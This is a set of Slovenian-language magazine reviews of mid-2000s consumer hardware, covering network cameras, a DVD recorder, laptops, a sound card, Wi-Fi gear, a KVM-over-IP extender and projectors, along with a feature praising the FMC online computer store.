**ZA:** Sony kot starosta na področju videa in kamer ponuja tudi celoten nabor omrežnih in brezžičnih nadzornih videokamer. Ogledali smo si vstopni model SNC-M3. Gre za povsem **običajno barvno kamero**, primerno za video nadzor doma ali pisarne. Kamera je zaprta v belo okroglo plastično ohišje, skozi prozoren del pleksi stekla pa kuka objektiv. Motorizirano premikanje pokriva vodoravno območje 120 stopinj in navpično območje 70 stopinj. Kamera omogoča zajem 30 slik na sekundo pri ločljivosti 160 x 120 in 320 x 240 ter 15 slik na sekundo pri polni ločljivosti 640x480. Za kodiranje videa kamera uporablja kodek **MPEG-4**, Kamera zajema tudi zvok, ima pa tudi možnost priklopa zunanega mikrofona. Dostop do kamere je prek klasičnega spletnega vmesnika ali prek posebnega programa. Program omogoča sočasno spremljanje slike in zajem na disk prek **do 4 kamer**. Program obvlada snemanje **le pri zaznanem premikanju**, lahko pa v takem primeru nastavimo še **obveščanje** ob dogodku prek e-poštnega sporočila. Kamera ima ethernetni vmesnik 10/100 in vhod za napajanje. Pozna **dinamični DNS**, s čimer lahko do nje prek vedno istega domenskega naslova pridemo tudi prek linij **ADSL**.

**PROTI:** Napajalnik ima le dober **meter in pol dolg kabel**. Kamera je primerna le za namestitve v **notranjosti** prostorov, ločljivost in osvežitev kažejo na osnovni model. Moramo priznati, da smo od Sonya pričakovali več. **Jaka Mele**

hi-fi DVD-snemalnik

## Gorenje DVR-2000X



**Skupna ocena:** ■■■■■■■■■■

**Razmerje cena/kakovost:** ■■■■■■■■■■

**Informacije:** Gorenje, d.d., Ljubljana

**Spletni naslov:** www.gorenje.si

**Cena:** 49.900 SIT

### Tehnični podatki

**Podprti mediji za pisanje:** DVD+R(W)

**Podprti mediji za branje:** DVD+R(W), DVD-R(W), CD-R(W)

**Predvaja:** DVD, VCD, SVCD, audio CD/DVD, MP3, Picture CD, JPEG CD/DVD, MPEG4, DivX, Xvid, LPCM

**Video vrata:** 2x SCART, 1x komponentni video, 2x S-video, 2x kompozitni video, antenski priključek

**Audio vrata:** 1x koaksialni digitalni, 1x optični S/PDIF, 6x činč (stereo izhod RCA/5.1 AC3)

**Regijsko zaščiteno DVD:** Da

**Daljinski upravljalnik:** Da

**Dodatno:** DV-vhod

**Mere in teža:** 60 x 430 x 325 mm, 4 kg

**ZA:** Gorenje je presenetil s paleto DVD- in DivX-predvajalnikov, nato pa še DVD- zapisovalnikov. Pozornost pa so si enote pridobile po izpostavitvi v katalogih domačih veletrgovcev. Ogledali smo si zapisovalno enoto DVR-2000X, ki želi v naših domovih zamenjati stari dobri videorekorder. Nevpadljivo sivo črno oblikovana enota ima vdolan **analogni TV-sprejemnik** ter enoto **DVD+RW**, s katero je moč na DVD-medij posneti **1-6 ur TV-programa** (odvisno od kakovosti zapisa). Če snemamo na medij DVD+RW, je moč naknadno tudi urejati vsebine, vendar le simbolično (video lahko razsekamo v dele in določene dele zakrijemo – uporabno za recimo reklame). Sicer pa zna enota tudi predvajati tako zapise DVD kot DivX in MPEG-4, kjer delujejo tudi podnapisi in tudi slovenski šumniki. Tudi vse druge funkcije, kot so programiranje enote za zakasnjeno snemanje, predvajanje glasbe in slik, delujejo. Na prednji strani enote je DV-vhod. Med delovanjem je enota med tišjimi v tem cenovnem razredu.

**PROTI:** Enota je **regijsko zaklenjena**. Daljinski upravljalnik je – bojimo se, ne namerno – oblikovan zelo »retro«. Slovenski meniji so hecno prevedeni, večkrat prisilno skrajšani, kot recimo »Prosim počak«. Če bi enota premogla še vdolan še trdi disk in možnost zamaknjene predvajanja, bi bilo to fantastično, da pa bi kdo vdolan omrežni vmesnik, pa je očitno tudi preveč. Enota je izdelana v Turčiji.

Jaka Mele



# Po meri kupca

The screenshot shows the FMC website interface. At the top, there's a navigation bar with 'Status naročila', 'Moj račun', 'Pomoč', 'Pogosta vprašanja', and 'e-prodaja:'. Below that, a main banner features 'Vaša oprema - naša skrb. FMC storitve.' with a 'KLIKNI NA PAKET, CE ZELITE IZVEDETI VEČ' button. The central area is divided into 'Aktivna ponudba' (Active Offer) and 'Aktualno' (Actual) sections. The 'Aktivna ponudba' section lists three products: Dell Latitude D800 (429) laptop, Dell LCD TV W2600, and Dell laser printer 1100. The 'Aktualno' section lists 'FMC akcije', 'Sistem za podporo uporabnikom', 'Ilov paket', 'Ilove FMC storitve', 'KBM Leasing', and 'Canon Foto kompleti + Darilo'.

Spletna trgovina podjetja FMC je zastavljena na podobnih načelih kot klasična trgovina – jasno in vidno so označeni izdelki akcijske ponudbe, nato pa se uporabnik sprehodi v trgovino, kjer lahko brska po ponudbi.

Le malo slovenskim spletnim trgovinam računalniške opreme je uspelo izkoristiti vse možnosti, ki jih ponuja spletna tehnologija. Pri tem ne mislimo le na sisteme plačevanja, ampak na **kakovost in količino informacij**, ki jih je prek spleta mogoče **posredovati kupcu**, da se lahko ta čim bolj **kakovostno odloči**. Kupec namreč še zdaleč ni zadovoljen le s sličico izdelka in ceno, četudi je ta zelo ugodna. Premalo so tudi le najosnovnejše tehnične lastnosti. Kupec bi rad o izdelkih izvedel čim več in jih tudi med seboj primerjal. Kaj torej kupec hoče? Hoče zamenjavo za prodajalca iz mesa in krvi. In to visoko kvalificiranega prodajalca.

Spletna stran podjetja FMC (www.fmc.si) je vsekakor ena takšnih, ki kupcu ponuja vse, kar si lahko zaželi. Izdelana je pregledno in intuitivno, tako da se tudi uporabniki, manj veščih sprehodov po internetu, enostavno znajdejo. Filozofija spletne trgovine FMC je pravzaprav podobna **filozofiji klasične trgovine**, kar je vsekakor pravilen koncept. Na najvidnejšem mestu, torej na prvi strani, so izdelki iz akcijske ponudbe, nato pa se lahko uporabnik »sprehodi« do drugih izdelkov v trgovini. Ti so razdeljeni v smiselne skupine, tako da lahko hitro najde, kar želi.

Izdelki iz prodajnega programa podjetja so **podrobno opisani**, in to na način, s katerim bodo zadovoljni tako manj zahtevni kupci kot strokovnjaki. Vsak izdelek je predstavljen na **preprost način**, ki da kupcu vedeti, kakšne prednosti ponuja, komu je namenjen in za katera opravila, pa tudi kako se razlikuje od konkurenčnih izdelkov. Za zahtevnejše kupce so na voljo tudi podrobni tehnični opisi, da pa se ne bi zanašali le na njihove besede, je večina opremljena tudi s podatki v obliki PDF, ki jih ponuja proizvajalec sam. Tako lahko kupec dobi res podrobne informacije o izdelku in se tako lažje odloči.

Same tehnične značilnosti, pa naj bodo še

„Vsak izdelek je predstavljen na preprost način, ki da kupcu vedeti, kakšne prednosti ponuja, komu je namenjen in za katera opravila, pa tudi kako se razlikuje od konkurenčnih izdelkov.“

tako podrobne, ne dajo vedeti, kakšna je razlika med posameznimi izdelki, zato je na voljo tudi možnost **medsebojne primerjave**. Ko obiskovalec strani izbere izdelke, ki ga zanimajo, se vse njihove značilnosti izrišejo ena poleg druge v obliki tabele. Tako je mogoče hitro ugotoviti, kje so razlike in ker so vsi tehnično podrobno opisani, je mogoče tudi ugotoviti, kaj te razlike pomenijo. Seveda pa sam nakup še ne pomeni prekinitve odnosa med kupcem in prodajalcem. Računalništvo je vsekakor panoga, kjer se ta odnos vzdržuje še precej časa po nakupu. Kupec namreč pogosto potrebuje  **dodatno komunikacijo, predvsem v obliki pomoči**. Velikokrat se namreč izgubijo navodila za uporabo, založijo ali uničijo se mediji z gonilniki, lahko pa je z izdelkom tudi kaj narobe. Pri FMC-ju so zato izdelali poseben razdelek z imenom **Servis**, kjer lahko kupec dobi navodila za uporabo izdelkov, sname gonilnike, lahko pa prijavi tudi napako v računalnikih Dell. V tem primeru bo s kupcem stopil v stik nekdo iz tehnične pomoči in mu pomagal. Posebej glede servisa in tehnične pomoči so pri FMC-ju naredili res veliko. Kupcu poleg klasičnega servisa ponujajo tudi druge možnosti, kjer je lahko kupec deležen hitrejšega odziva servisne službe (tudi isti dan), podaljšanje garancijske dobe tudi na pet let in še kaj. Poleg tega se lahko kupec, če sumi, da je z njegovim računalnikom kaj narobe, prijavi za brezplačen tehnični pregled računalnika.

V spletni trgovini podjetja FMC lahko torej kupec dobi vse informacije o izdelkih, podobno kot v klasični trgovini, le da lahko vse skupaj opravi iz **domačega naslanjača**. In zaradi kakovosti podatkov, ki jih dobi na spletni strani www.fmc.si, bo z nakupom seveda tudi **zadovoljen**, saj ne bo imel občutka, da mu nekdo prodaja mačka v žaklju.

The screenshot shows a product comparison table on the FMC website. The table compares two Dell Precision laptops: the M29 (247) and the M79. The table lists various technical specifications for each model.

	Dell Precision M29 (247)	Dell Precision M79
Tip procesorja	Intel Pentium M	Intel Pentium M
Hitrost procesorja	1.8 GHz	2.26 GHz
Delovni takt procesorja (FSB)	533 MHz	533 MHz
Procesorski L2 predpomnilnik	2 MB	2 MB
Matična plošča	Intel G15PM	Intel G15PM
Operacijski sistem	Windows XP Professional angleški	Windows XP Professional angleški, opcija SLO MUI
Velikost zaslona	14"	15.4"
Ločljivost zaslona	1400 x 1050 točk	1920 x 1200 točk
Velikost pomnilnika	1 x 512 MB	2 x 512 MB
Hitrost pomnilnika	533 MHz	533 MHz

V spletni trgovini FMC je mogoče izdelke na pregleden način med seboj tudi primerjati.

ultralahki prenosni računalnik

## Fujitsu Siemens LifeBook P1510



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Siemens, d.o.o., Ljubljana  
Spletni naslov: www.fujitsu-siemens.com  
Cena: 474.000 SIT

### Tehnični podatki

**Procesor:** Intel Pentium M 753, ULV 1.2 GHz  
**Pomnilnik:** 512 MB DDR-2; 400 MHz  
**Trdi disk:** 60 GB EIDE, 4200 obratov/min  
**Vdelane pomnilniške enote:** Bralnik pomnilniških kartic SD in CompactFlash  
**Zaslon:** 8,9", 1024 x 600 pik  
**Grafična kartica:** Intel 915 GS, od 8 do 128 MB  
**Vmesniki:** VGA, 2 x USB 2.056 K modem, 10/100 LAN, Wi-Fi 802.11a/b/g, zvočniki, Bluetooth 1.2, senzor prstnih odtisov  
**Delovanje baterij:** 2:25, BatteryMark  
**Mere in masa:** 232 x 167 x 37 mm, 1 kg  
**Programska oprema:** Windows XP Home, Norton Ghost

**ZA:** Fujitsu Siemens je predstavil nov ultraprenosni tablični računalnik, imenovan P1510. V notranjosti malčka so skrite najnovejše tehnologije, kot so nov nizkonapetostni Pentium M 753, pomnilnik DDR2 ... Odlična tipkovnica prenosnika je v primerjavi s standardnimi tipkovicami približno 20 % manjša, a po nekaj minutnem privajanju nas to ne moti več. Prenosniku, ki je hkrati **tudi tablični računalnik** in ima v ta namen tudi izvlečno pisalo, je moč obračati zasloni del. K majhni teži prida 3-celična baterija, ki ponuja le okoli dve uri avtonomije. Možen je dokup večje, 6-celične baterije, ki pa na sprednji strani pred tipkovnico nato malce štrli izven prenosnika. Glede komunikacij je prenosnik dobro opremljen, saj ima tako **bluetooth 1.2** kot **802.11a/b/g**.

**PROTI:** Prenosnik deluje precej krhko, v tabličnem načinu manjka zatič pokrova. Ločljivost premajhnega in zato slabo berljivega **8,9-palčnega zaslona** je žal le skopih **1024 x 600 pik**. Zaslon se blešči in nikakor ga ne moremo nastaviti na svetlo, a nemoteče bleščeče stanje. Prepoznavanja dotika zaslona žal temelji na pasivnem digitalizatorju! Natančnost prepoznavanja se na levi strani zaslona razlikuje od desne, tudi umerjanje ni pomagalo. Žal je skupni vtis: bolj igrača kot kaj več. **Jaka Mele**

prenosni računalnik

## Lenovo ThinkPad Z60m



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Lenovo Technology, Slovenija  
Spletni naslov: www.lenovo.com  
Cena: 2340 USD (okoli 500.000 SIT)

### Tehnični podatki

**Procesor:** Intel Pentium M 760  
**Pomnilnik:** 512 MB DDR  
**Trdi disk:** 70 GB  
**Vdelane pomnilniške enote:** DVD-Multi Recorder  
**Zaslon:** 15,4 WSXGA  
**Grafična kartica:** ATI Mobility Radeon X600  
**Vmesniki:** 1 x PC Card (PCMCIA), IrDA, avdio, 3 x USB 2.0, FireWire, S-video, VGA, bralnik kartic, modem, Gb LAN, WLAN 802.11 b/g  
**Delovanje baterije:** 4:52  
**Mere in teža:** 357 x 262 x 37 mm; 3,1 kg  
**Programska oprema:** Windows XP

**ZA:** Čeprav je IBM svojo proizvodnjo prodal na Kitajsko podjetju Lenovo, se tokrat preizkušeni model še vedno ponaša z nalepko IBM. Lenovo ThinkPad Z60m je glede zmogljivosti dober prenosnik, ki bo kos tudi zahtevnejšim nalogam. Zgrajen je **robustno** in je odporen na pretrese na poti. Zaslon ima nekoliko večjo ločljivost, kot jo najdemo pri osnovnih modelih s 15,4-palčnim zaslonom. Titanovo ohišje daje Z60m nekoliko drugačen videz od ThinkPadove klasike. Pohvalna je rešitev **odvajanja odvečne toplote**, saj se prenosnik tudi pri daljšem delu nikjer pretirano ne greje, tako da je delo udobno. Za varnost podatkov je še dodatno poskrbljeno z vdelanim **bralnikom prstnih odtisov**, ki je namenjen identifikaciji uporabnika. Zanimiva možnost, ki pa ji nekateri ne pripisujejo ravno prevelikega pomena.

**PROTI:** Z60m lahko dobite z manjšo, 6-celično, ali večjo, 9-celično baterijo. Preizkušeni model je imel večjo, ki se ni najbolje prilegala v ohišje in se je kar opazno premikala sem in tja. Poleg tega tudi zaradi velikosti na zadnjem delu precej štrli iz ohišja. Kakšnih posebnih razlogov proti odločitvi za Z60m sicer ne bi mogli najti, razen morda to, da je nekoliko pretežak. **Gregor Baš**

prenosni računalnik

## Packard Bell EasyNote W7600



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: IZID, d.o.o., Ljubljana  
Spletni naslov: www.packardbell.com  
Cena: 490.680 SIT

### Tehnični podatki

**Procesor:** Intel Pentium M 735; Dothan 1,7 GHz  
**Pomnilnik:** 1024 MB DDR, 333 MHz  
**Trdi disk:** 80 GB  
**Vgrajene pomnilniške enote:** DVD+-R(W)/DL  
**Zaslon:** 17", 1440 x 900 pik  
**Grafična kartica:** Nvidia GeForceGo 6600  
**Vmesniki:** VGA, 6 x USB 2.0, 56K modem, 10/100 LAN, avdio, 1x PCMCIA, bralnik pomnilniških kartic 4v1, Wi-Fi 802.11b/g, S-video, IEEE 1394, hibridni TV-sprejemnik, S-video TV-izhod, zvočniki z nizkotoncem  
**Delovanje baterij:** 1:40; BatteryMark  
**Mere in masa:** 393 x 275 x 38 mm, 3,7 kg  
**Programska oprema:** Windows XP Home, Works, PowerProducer, PowerCinema, Norton Internet Security 2005

**ZA:** Novi Packard Bellov »malček« je pravzaprav velikan. Kar **17-palčni zaslon** tehnologije Diamond View z razmerjem stranic **16 : 9** so spravili v ta eleganten in lep prenosnik. Odet v visokokakovostno črno kovinsko plastično ohišje se W7600 sploh ne zdi tako velik. Velikost opazimo šele, ko pogledamo tipkovnico in poleg standardnih tipk, ki jih najdemo na prenosniku, uglejamo še **numerični del tipkovnice**. V zgornjem delu nad tipkami so še hitre tipke, s katerimi lahko upravljamo predvajanje medijskih vsebin, priložen pa je celo kartični **daljinski upravljalnik**, ki se zelo priročno prilaga v razširitveno režo PCMCIA. Sicer je v prenosniku vse, kar uporabnik potrebuje za udobno delo, vključno z dvoslojno DVD-zapisovalno enoto, digitalnimi zvočnimi vrati SPDIF in vdelanim dvojnimi analognimi in DVB-T TV-sprejemnikom. Kar **6 vrat USB 2.0** bo zagotavljalo dolgoročno razširljivost, pa tudi grafika **Nvidia 6600Go** bo poganjala marsikatero tudi najnovejšo igro. Vdelani zvočniki so na ravni, in čeprav ne nosijo lepo zvonečega imena imajo tudi **nizkotonsko** enoto.

**PROTI:** Žal dostop do TV-ja in DVD-ja ni možen ob ugasnjem računalniku, kar je velika škoda, saj nam je bila funkcija v Toshiba inem Qosimu zelo všeč. Med minuse lahko štejemo tudi težo in nizko avtonomijo. **Jaka Mele**



zvočna kartica z zunanjo enoto

## Creative Sound Blaster X-Fi Fatal1ty FPS



**ZA:** V zadnjem letu je trirazsežni zvok izgubil prepoznavnost in ekskluzivnost, saj so vsi proizvajalci matičnih plošč nanje dodali zvočne module, ki podpirajo zvočne postavitve 7.1. Creativev Audigy je tako počasi zatopil v pozabo in niti Intelovo sodelovanje z laboratoriji Dolby ni dvignilo večjega prahu. Nato je udarila strela iz jasnega: Creative je predstavil novo generacijo Sound Blasterja, tokrat poimenovanega X-Fi. X-Fi označuje »ekstremno kakovost«, ki se nanaša tako na funkcionalnost, (ne)obremenjevanje računalnika in kakovost reprodukcije in zajema. Kot vedno je novinec na voljo v več paketih, z več ali manj dodatki. Oglevali smo si najboljše paket imenovan Fatal1ty, saj zanj dela reklamo eden najboljših igralcev računalniških iger na svetu – Jonathan »Fatal1ty« Wendel. Poleg kartice PCI sta v škatli še razširitvena 5,25-palčna enota in daljinski upravljalnik. Enota na prednji strani združuje vhode in izhode, na njej pa so tudi potenciometri za uravnavanje jakosti kanalov. Srce kartice je procesor X-Fi, ki se z procesno močjo 10.000 mipsov uvršča prav v vrh in

**Skupna ocena:** ██████████  
**Razmerje cena/kakovost:** ██████████  
**Informacije:** ElkoTex, d.o.o., Ljubljana  
**Spletni naslov:** www.creative.com  
**Cena:** 59.000 SIT  
**Tehnični podatki**  
**Vhodni modul:** Optični S/PDIF, koaksialni S/PDIF, mikrofon, linijski vhod, 2 x činč (stereo RCA), MIDI  
**Izhodni modul:** Slušalke, optični S/PDIF, koaksialni S/PDIF, MIDI, digitalni izhod  
**Programska oprema:** Gonilniki, Creative Mediasource  
**Druge:** Daljinski upravljalnik

za faktor 10x prekaša prejšnjega Audigyjevega. Kakovost reprodukcije je enkratna, saj razmerje med signalom in šumom presega 109 dB, pri procesiranju pa 136 dB. Močan procesor s 64 MB pomnilnika razbremenjuje osrednji procesor računalnika, podpira pa novo prostorsko knjižnico EAX Advanced HD 5.0. Za uporabnike slušalk se novosti skrivajo v X-Fi CMSS 3D.

**PROTI:** Visoka cena. Creative je iz razširitvenega modula potihoma umaknil vrata firewire. Programska oprema bi bila lahko boljše. V prejšnjih generacijah so najmočnejšim paketom prilagali tudi igre.

Jaka Mele

brežični vmesnik in detektor ter USB-ključ

## TRENDnet TEW-429UF



**Skupna ocena:** ██████████  
**Razmerje cena/kakovost:** ██████████  
**Spletni naslov:** www.trendnet.com  
**Cena:** 26.640 SIT  
**Tehnični podatki**  
**Frekvenčni prostor:** 2,4 GHz, 802.11b/g  
**Antena:** 2 dBi, integrirana  
**Napajanje:** Li ion akumulator 180 mAh  
**Indikatorji:** Standard Wi-Fi, SSID, način zaščite, moč signala, stanje baterij

**ZA:** Podobno napravo smo opisali že pred nekaj meseci in med drugim zapisali, kaj napravi še manjka do popolnosti. Veseli nas, da je Trendnet razmišljal v podobno smer in novinec ima vse, kar smo si želeli že pri predhodniku. Gre torej za USB-ključ velikosti 10 x 2 x 2 cm, ki vsebuje 512 MB pomnilnika, hkrati pa še brezžični omrežni adapter 802.11b/g. Ker pa vsi vemo, da je vklapljanje prenosnika, da bi ugotovili, ali lovimo kakšno brezžično omrežje, zelo zamudno opravilo, je toliko bolj dobrodošel vdelani detektor brezžičnih omrežij. Na zgodnji strani ima naprava namreč LCD-zaslon, na katerem se izpiše zaznano brezžično omrežje skupaj z vsemi ključnimi informacijami. Ker ima naprava vdelan litijev ionski akumulator, jo lahko uporabljamo tudi brez priklopa v računalnik. Zmožna je zaznati do 16 wi-fi omrežij, za katere poizve tudi vse ključne informacije. Tako lahko za zaznana omrežja vidimo ime (SSID), uporabljen standard (hitrost) ter način zaščite (WPA, WEP, ali brez). Po novem naprava prepozna tudi WPA2. Z daljšim pritiskom na enega izmed dveh gumbov krožimo med tremi načini iskanja oz. razvrščanja zaznanih omrežij – te zna naprava razporediti po moči signala (uporabno za iskanje najboljše povezave) in po odprtosti (nezaščiteni omrežja, ki ne uporabljajo šifriranja, so na vrhu seznama). Wi-fi del v navezi z računalnikom in prek vmesnika USB 2 omogoča povezovanje tako po 802.11b kot 802.11g, podpira pa tudi WPA2 kodiranje. Gonilniki, nameščeni na pomnilniškemu delu ključa, se namestijo samodejno, brez CD-ja.

**PROTI:** Želimo si osvetljen LCD-zaslon. Ker je antena integrirana, žal ni moč določiti smeri, iz katere izvira wi-fi signal.

Jaka Mele

brežična omrežna oprema MIMO

## Netgear RangeMax 240 WPNT834 in kartica PCMCIA WPNT511



**ZA:** Ko se je trenutno navdušenje, ki ga je prinesla prva generacija usmerjevalnikov z antensko tehnologijo MIMO, poleglo, deloma zaradi visokih cen, deloma zaradi slabših od pričakovanih rezultatov v praksi, je naslednja generacija MIMO zrelejša in zato previdnejša. Netgear je tako kot v preteklosti prvi, ki je tehnologijo pripeljal na trg. Drugače kot pri Video54 je tokrat uporabljena tehnologija MIMO podjetja Aigro Networks, ki ga že lep čas uporabljata tudi Belkin in Linksys. MIMO Gen 3 prek prostorskega multipleksa po enem kanalu pretaka več podatkovnih tokov, pri čemer mu pomaga tudi nova tehnologija ACE (Adaptive Channel Expansion) za dinamično povečevanje zmogljivosti aplikacij, ki zahtevajo intenzivno pasovno širino na način, ustrezen za wi-fi, ter samodejno izbiro kanala, ki zagotavlja najčistejše razpoložljive povezave tudi v neidealnih razmerah, ki jih srečujemo v realnosti. Novinec skratka obljublja **daljši doseg delovanja in odpravo mrtvih kotov** ter povišanje prenosnih hitrosti na **240 Mb/s**, s čimer naj bi izenačil kabelsko hitrost 100 Mb/s. Najvišji prenosi naj bi bili možni le z uporabo posebne brezžične kartice PCMCIA, pripravljene za delo z MIMO. Tako usmerjevalnik kot kartica omogočata tudi **šifriranje s polno hitrostjo**, pospešeno s strojno opremo, za 128-bitne standarde AES, TKIP in WEP ter najnovejši WPA2. Nastavljanje usmerjevalnika

Kombinacija	Pošiljanje (MB/s)	Prejemanje (MB/s)
Usmerjevalnik in kartica Netgear	5,45	4,74
Usmerjevalnik Netgear in kartica 802.11g	2,30	1,15
Usmerjevalnik 802.11g in kartica Netgear	2,21	1,85
Usmerjevalnik 802.11g in kartica 802.11g	1,95	1,03
100 Mb/s ethernet	6,06	11,13

**Skupna ocena:** ■■■■■■■■■■

**Razmerje cena/kakovost:** ■■■■■■■■■■

**Informacije:** Domex, d.o.o.

**Spletni naslov:** www.netgear.com

**Cena:** Usmerjevalnik okoli 58.680 SIT, kartica PCMCIA 38.280 SIT

**Tehnični podatki**

**Frekvenca in hitrost:** 2,4 GHz, 240 Mb/s

**Podprti protokoli:** IEEE 802.11g/802.11b

**Načini upravljanja:** Spletni vmesnik

**Število in tipi vmesnikov:** 4x LAN RJ45 10/100

**Možnost vdelave dodatnih modulov:** Ne

**Tehnologija MIMO:** True MIMO Gen3

**Dodatne funkcije:** Požarni zid, povečanje hitrosti na 240Mb/s, 3 zunanje antene, izmenljiva antena, IDS

**Priloženo:** Programska oprema, vmesnik za namestitvev, navodila

je enostavno in podprto z mnogimi čaravniki, ki omogočajo nadgradnjo strojne kode, samodejno ureditev varnosti ... Brežični doseg je brez težav prešel dve železobetonski steni, kar bi marsikateri drugi opremi signal zbil pod uporabno mejo. Tri zunanje antene omogočajo boljšo občutljivost kot pri predhodniku, srednjo pa je moč zamenjati s še močnejšo. Tudi ob drugih wi-fi omrežjih se je Netgear znal premakniti na nezaseden del radijskega spektra.

**PROTI:** Cena. Navkljub več poskusom in bližanju idealnim razmeram nam je še veliko manjkalo do obljubljenih prenosnih hitrosti, še vedno pa so dobljeni rezultati nekajkrat boljši od običajne omrežne opreme 802.11g. Domet je bil izboljššan, vendar (znotraj železobetonske zgradbe) ne več kot 20 %. Na prostem je bilo veliko bolje.

Jaka Mele

omrežna videokamera

## LevelOne FCS -1040



**Skupna ocena:** ■■■■■■■■■■

**Razmerje cena/kakovost:** ■■■■■■■■■■

**Informacije:** Digital Data, d.o.o., Ljubljana

**Spletni naslov:** www.level1.com

**Cena:** 179.000 SIT

**Tehnični podatki**

**Ločljivost:** 704 x 576

**Vmesniki:** Ethernet 10/100BaseT

**Pomnilnik:** 16 MB

**Format zajema:** MPEG-4

**Drugo:** Napajalnik, stojalo za montažo, detektor gibanja, mikrofoni, motorizirano premikanje

**ZA:** LevelOne FCS 1040 je nadgrajena različica pred nekaj meseci predstavljenega modela 1030. Med bistvene novosti sodita **10x optično povečevanje** in **motorizirana glava**, ki omogoča oddaljeno nadziranje in premikanje kamere v območju 135 stopinj vodoravno in 90 stopinj navpično. Po strojni sestavi notranjosti ostaja kamera bolj podobna predhodnici, saj omogoča zajem 30 slik na sekundo pri ločljivosti 160 x 120 in 320 x 240 ter le še 12 slik na sekundo pri polni ločljivosti 704 x 576. Za kodiranje videa kamera uporablja kodek MPEG-4, Poleg videa kamera zajema tudi **zvok**. Dostop do kamere je prek spletnega vmesnika, ali pa prek posebnega programa Level One, ki je kameri tudi priložen in omogoča zajemanje in nadziranje prek do 16 kamer hkrati. Posebnost kamere je tudi funkcija **AutoPatrol**, s katero se kamera samodejno »sprehaja« po območju dosega. Moč je nastaviti tudi **tri območja za prepoznavanje premikanja**, kar je koristno tako za nadzor domačega kot poslovnega okolja. Prek spletnega vmesnika lahko poleg 10x optičnega približevanja kombiniramo še dodatni 100x digitalni zum. Preko nadzornega programa je moč določiti še snemanje le v primeru zaznanega **premikanja**, lahko pa v takem primeru nastavimo še **obveščanje** ob dogodku, ki je nadzorniku poslano prek e-poštnega sporočila. Prav tako lahko program signale vseh kamer shrani neposredno na trdi disk, ali pa določi le zajem posameznih posnetkov na časovni interval.

**PROTI:** Napajalnik ima le dober meter in pol dolg kabel, kar utegne biti problematično, če hočemo kamero namestiti na višje mesto, od koder bi pokrivala večji kot. Kamera je primerna le za namestitvev v **notranjosti** prostorov, saj ni odporna na vremenske vplive. Želeli bi si višjo ločljivost in hitrejšo osveževanje, morda celo z brezžično ali gigabitno omrežno povezavo. **Jaka Mele**



podaljšek računalniških kablov

## Level One KVM-9000



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Digital Data, d.o.o., Ljubljana

Spletni naslov: www.level1.com

Cena: 168.000 SIT

Tehnični podatki

Povezovalni vmesnik: Ethernet

Prenos: PS2-miška, PS2-tipkovnica, D-sub

Napajanje: Zunanji napajalnik

Velikost, teža: 2x 78 x 39 x 110 mm, 269 g

Gonilniki: Niso potrebni

Drugo: Lokalna konzola, USB

videoprojektor

## Toshiba MT-400



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: TIFT, d.o.o., Ljubljana

Spletni naslov: www.toshiba.com

Cena: 384.000 SIT

Tehnični podatki

Tehnologija in ločljivost: XGA 0,65" DPL, 1024 x 768

Svetilnost: 800 ANSI-lumnov

Kontrast: 3000 : 1

Življenjska doba žarnice: 2000 ur, (3000 ur v ekonomičnem načinu)

Vmesniki: Kompozitni video, S-video, D-sub, komponentni, DVI-D

Mere in teža: 298 x 101 x 267 mm, 2,8 kg

Daljijski upravljalnik: Da

Dodatno: Torbica

dokumentna kamera

## Toshiba TLP-C001



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: TIFT, d.o.o., Ljubljana

Spletni naslov: www.toshiba.com

Cena: 167.000 SIT

Tehnični podatki

Ločljivost zajema: 3.000.000 pik

Izhodna ločljivost: 2048 x 1536

Vmesniki: D-sub

Mere in teža: 340 x 270 x 80 mm, 1,9 kg

**ZA:** Za vse, ki dostopajo do oddaljenih računalnikov in strežnikov prek IP-omrežja (interneta) in bi radi popoln dostop, ima Level One ustrezne rešitve. Načelo delovanja KVM 9000 je enostavno. Napravo s priloženimi kablji priključimo v ciljni računalnik – tako tipkovnico kot miško prek PS2, VGA video povezavo prek vrat D-sub, nato pa v napravo povežemo še ethernetno omrežno povezavo. Rezervna možnost je krmiljenje naprave prek modemskega analognega dostopa (telnet). Ker ima naprava tudi priključke za konzolo, lahko lokalno v ciljni računalnik dostopamo prek tam nameščenega monitorja in tipkovnice/miške. Prek vdelenih USB-vrat lahko prenašamo datoteke iz lokalne konzole v strežnik in obratno. Dostop do naprave je preko protokola HTTP ali HTTPS. Na strani odjemalca ne potrebujemo gonilnikov, tako da je uporaba naprave možna s katerim koli operacijskim sistemom. Prek naprave lahko tudi nadziramo ciljni računalnik, saj ga lahko ponovno zaženemo. Naprava deluje odlično, sama prepozna video ločljivost (največ 1280 x 1024), sledenje premikom miške in spremembe pa se dogajajo hitro in tekoče (za optimiranje ponudi namestitev posebnega gonilnika za miško).

**PROTI:** V današnjem digitalnem svetu je prava škoda, da niso vdeleni raje digitalnega DVI- priklopa za zaslon ter dodatnih USB-vmesnikov za prikllop miške ali tipkovnice, saj večina novejših naprav uporablja to povezavo.

**ZA:** Toshiba projektor MT400 je namenjen domači rabi, konkretno, domačemu kinu. V ta namen projektor gradi na tehnologiji DLP, in čeprav ne premore nobene dodatne tehnologije za prikaz tekoče video slike, projektor nima težav z lepo in tekočo sliko. Velikost projicirane slike je že na dveh metrih oddaljenosti od platna skoraj meter in pol, kar je odličen rezultat, ki ga lahko z velanim 1,2x optičnim povečevanjem še izboljšamo. Projektor obvlada navpično odpravo trapeznega popačenja slike do 16 stopinj. Ima pregledne in prijazne zaslonske menije ter klasično v Toshiba slogu razporejene krmilne gumbke, ki so logično in so primerno označeni. Med delovanjem je projektor tih. Najvišja delovna ločljivost je do 1024 x 768, podprt je tudi prikaz slike 16 : 9, projektor pa podpira tudi PAL in NTSC vir. Projektor zna brez težav prikazati tudi sliko HDTV v načinih od 480i, preko 480p, 576i, 576p, 720p in 1080i). Dodatno je moč kupiti tudi krmilnik, ki ga priključimo na zaporedna vrata projektorja.

**PROTI:** Pogrešali smo vhod HDCP. Projektor nima vdelenega nikakršnega zvočnika, kar pa pri domačem kinu običajno ni naloga projektorja. Cena je glede na ponujeno malce visoka.

